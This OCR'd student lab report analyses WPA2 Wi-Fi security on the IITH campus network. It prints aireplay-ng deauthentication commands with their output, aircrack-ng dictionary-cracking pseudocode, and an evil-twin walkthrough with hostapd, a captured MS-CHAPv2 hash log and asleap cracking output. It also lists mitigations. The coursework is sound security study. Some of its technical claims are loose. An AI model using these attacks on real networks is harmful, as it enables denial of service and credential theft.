
Sending Deauthentication messages using aireplay-ng

```
bhavishya@desktop-01: ~
File  Edit  View  Search  Terminal  Help
bhavishya@desktop-01:~$ sudo aireplay-ng --deauth 0 -a 50:2B:73:0B:98:F1 wlan0mo
n
[sudo] password for bhavishya:
17:43:45  Waiting for beacon frame (BSSID: 50:2B:73:0B:98:F1) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:43:45  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:45  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:46  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:46  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:47  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:47  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:48  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:48  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:49  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:49  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:50  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:50  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:50  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:51  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:51  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:52  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:52  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
17:43:53  Sending DeAuth to broadcast -- BSSID: [50:2B:73:0B:98:F1]
```



Using 35GB password list, aircrack showed 20 hours crack time. It was cancelled and a smaller file with 2294 passwords was tried, which failed to crack the passphrase. When the passphrase is not in the dictionary/password list provided to aircrack, it fails.





6. Aircrack-ng's Passphrase Cracking Algorithm
   Aircrack-ng uses brute force attack using a list of passwords, checks if the password generates the same hash as the one seen in EAPOL messages. The input needed are ANonce (sent by the AP in Key Message 1 and 3) and the SNonce & MIC (sent by the station in Key Message 2). The MIC is encrypted using KEK which part of the PTK. PTK is generated using PSK, ANonce, SNonse, AP_MAC and STA_MAC. All these values can be

found in the WPA 4-way handshake except PSK. Aircrack tries to guess the PSK using bruteforce and tests it by matching the hashed MIC received in the Key Message 2 and generated MIC. If the MIC's match, the crack is successful.

```
1. aircrack(ssid, passwords, keyMsg1, keyMsg2, keyMsg3, keyMsg4)
2.     for password in passwords
3.         pmk = PBKDF2(password, ssid, hmac-sha-1)
4.         ptk = PRF(pmk + keyMsg1.ANonce, keyMsg2.SNonce + AP.addr + STA.addr)
5.         kck, kek, tk = ptk
6.         genMIC = HMACSHA-1(kck)
7.         if(keyMsg2.MIC == genMIC)
8.             print("Key Found : ", password)
9.             return password
10.    return null
```

Time Complexity = O(n)


Time complexity is only dependent on the number of passwords we have to test. All other steps can be done in O(1) time complexity.

Space Complexity = O(1)

Passwords are read one-by-one from the file, space complexity will be O(1).

PART 2: Analyzing IITH Wi-Fi Network Security

1. Filter used: wlan.bssid==f0:78:16:1d:60:50




The RSN version is 1.

It supports Group Cipher Suite , Pairwise Cipher Suite (AES) , Auth key Management.

It doesn't support Pre-Auth but supports WEP.

2. Filter used: (wlan.sa == f0:78:16:1d:60:50 && wlan.da == 34:e9:11:6f:89:27) || (wlan.da == f0:78:16:1d:60:50 && wlan.sa == 34:e9:11:6f:89:27)

   The client identified is : vivoMobi (34:e9:11:6f:89:27)



3. The EAP authentication method employed by IITH is EAP-PEAP.

There is STA , AP and AS(RADIUS server)

Upon successful association with AP, EAP messages are exchanged between the STA and AP .


Once EAP is successful the key is exchanged between STA and AP using 4-way EAPOL handshake.

Once handshake is complete PTK and GTK are installed in client and now unicast Data can be transmitted using the temporal keys in PTK and Multicast data using the GTK.


4. EAP Authentication
    a. Wireless Client gets associated with the Access Point (AP).
    b. AP does not permit the client to send any data at this point and sends an authentication request. Establishes TLS tunnel between client and AS.
    c. The supplicant then responds with an EAP-Response Identity. The WLC then communicates the user-id information to the Authentication Server.
    d. RADIUS server responds back to the client with an EAP-PEAP Start Packet. The EAP-PEAP conversation starts at this point.
    e. The peer sends an EAP-Response back to the authentication server which contains a "client_hello" handshake message, a cipher that is set for NULL.
    f. The authentication server responds with an Access-challenge packet that contains:
        - TLS server_hello
        - handshake message
        - certificate
        - server_key_exchange
        - certificate request
        - server_hello_done
    g. Client responds with a EAP-Response message that contains:
        - Certificate
        - client_key_exchange
        - certificate_verify
        - change_cipher_spec
        - TLS finished
    h. After the client authenticates successfully, the RADIUS server responds with an Access-challenge, which contains the "change_cipher_spec" message.
    Upon receiving this, the client verifies the hash in order to authenticate the radius server. A new encryption key is dynamically derived from the secret during the 4-way EAPOL handshake.
    i. At this point, the EAP-PEAP enabled wireless client can access the wireless network.

A: In WPA2-PEAP a TLS tunnel is established. All messages exchanged between client and AS is encrypted. The real username and password is shared inside this tunnel in EAP (response,identity) packet sent by client.
The AS then verifies the identity using active directory and then further EAP messages are exchanged and atlast PMK is present on both client and AP.

FIGURE 4.27 EAP-PEAP process



5. Filter used: wlan.fc.type == 0
   No, IITH network does not protect management frames.



6. Yes, it is possible to crack UID/PWD of a client in WPA2-EAP based IITH network.

   The scenario could be as follows:

   An Evil twin AP is created with same SSID with evil RADIUS server.

   This could be done using “hostapd” tool.

```
root@alpha:~# hostapd ./hostapd.conf
Configuration file: ./hostapd.conf
Using interface wlan1 with hwaddr 60:e3:27:12:b2:de and ssid "EnterpriseWireless"
wlan1: RADIUS Authentication server 127.0.0.1:1812
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
```

```
root@alpha:~# cat /usr/local/var/log/radius/freeradius-server-wpe.log
mschap: Sun Nov 22 11:49:25 2015

        username: ICT\mattiareggiani
        challenge: 8f:49:cf:90:e7:aa:58:17
        response: 17:3c:45:ec:8f:19:2f:ec:68:c3:80:68:90:48:92:3c:45:ec:8f:19:2f:ec:68:a9
        john NETNTLM: ICT\mattiareggiani:$NETNTLM$73c45f90e7aa5867$173c45438f19245438f192fec8434790df0e5c34790d1
aa9
```

   The client will connect to Evil infrastructure, providing their credentials, encrypted with the MS-CHAPv2 protocol, form of challenge and response, which will be stored in the freeradius-server-wpe.log file.

   We can then use the Asleap tool with which we can perform an offline attack based on dictionary.

```
root@alpha:~# asleap -C 8f:49:cf:90:e7:aa:58:17 -R 17:3c:45:ec:8f:19:2f:ec:68:c3:80:68:90:48:92:3c:45:ec:8f:19:2
f:ec:68:a9 -W myWordList.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "myWordList.lst".
        hash bytes:         051d
        NT hash:            07d2940c9d4ca2940c9d4es20448201a
        password:           passwordtest:)
```

7. As specified above Evil twin attack is possible.

   To counter attack it users need to be careful to only connect to the real SSID and not to enter the user id and password again if authentication fails. Don’t connect to the SSIDs that disconnect and reconnect frequently.

KRACK key reinstallation attack is also possible.

In this type of attack the passphrase of the network is not disclosed but all the traffic from the device can be cracked using a clone AP on different channel with man in the middle position.

To counterattack it users shall be careful to only visit website that are end to end encrypted using https or tsl.

At the organization level IITH can update to WPA3 security standard which is protected against KRACK attack as WPA3 uses fresh PMK after mutual authentication.

8. The authentication mechanism used by IITH is WPA2-EAP(PEAP).

   Once the association of AP and client is complete a TSL tunnel is established between client and AS.

   The EAP messages to authenticate client using username and password and reaching to a common PMK on AS and client side is done through this tunnel.

   Once PMK is installed this tunnel is closed and 4-way handshake using EAPOL install PTK and GTK on the client side to enable access to the controlled ports.

   The potential risks for the users using this network is losing the user id and password used to connect to the network.

   This can happen if Evil twin attack is launched.


   To be safe avoid using the SSID if it disconnects and reconnects randomly and frequently.

   Another possible risk is losing user id and password combo of rather sensitive websites like banking and social media.

   These passwords can be seen in plain text within the traffic captured if KRACK attack is launched.

   To mitigate the losses visit secured websites and avoid visiting sensitive websites when on a public or open network.

9. By analysing the RSN Information Element in the Beacon Frame, we can see that:
   - The AP uses PSK (Pre Shared Key) for key management
   - The AP uses both AES and TKIP for pairwise keys
   - The AP uses TKIP for group keys
   - The AP does not support protection of management frames



10. Both the AP's use WPA2 security standards.
    IITH uses WPA2-EAP whereas home AP uses WPA2-PSK.

    In WPA2-EAP there is separate authentication server to authenticate and AP just act as a forwarder but in WPA2-PSK the AP does the authentication itself.

    EAP uses user id and password to authenticate whereas PSK uses pre-shared-key to authenticate.

    IITH AP is more secure as in home AP just by capturing handshake messages and any password bank one can easily crack the password of the network if he knows AP mac and STA mac.

    This can be done offline even after long duration of capturing of packets.

PLAGIARISM STATEMENT

We certify that this assignment/report is our own work (i.e., we divided equally the tasks between us to the best of our knowledge, but got to know in detail what my partner had done), based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for

assessment in any other course, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarised the work of other students and/or persons. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, we understand my responsibility to report honour violations by other students if we become aware of it.

Name: Sayon Deep
Roll No: CS20MTECH12005

Signature

Name: Bhavishya Sharma
Roll No: CS20MTECH12006

Signature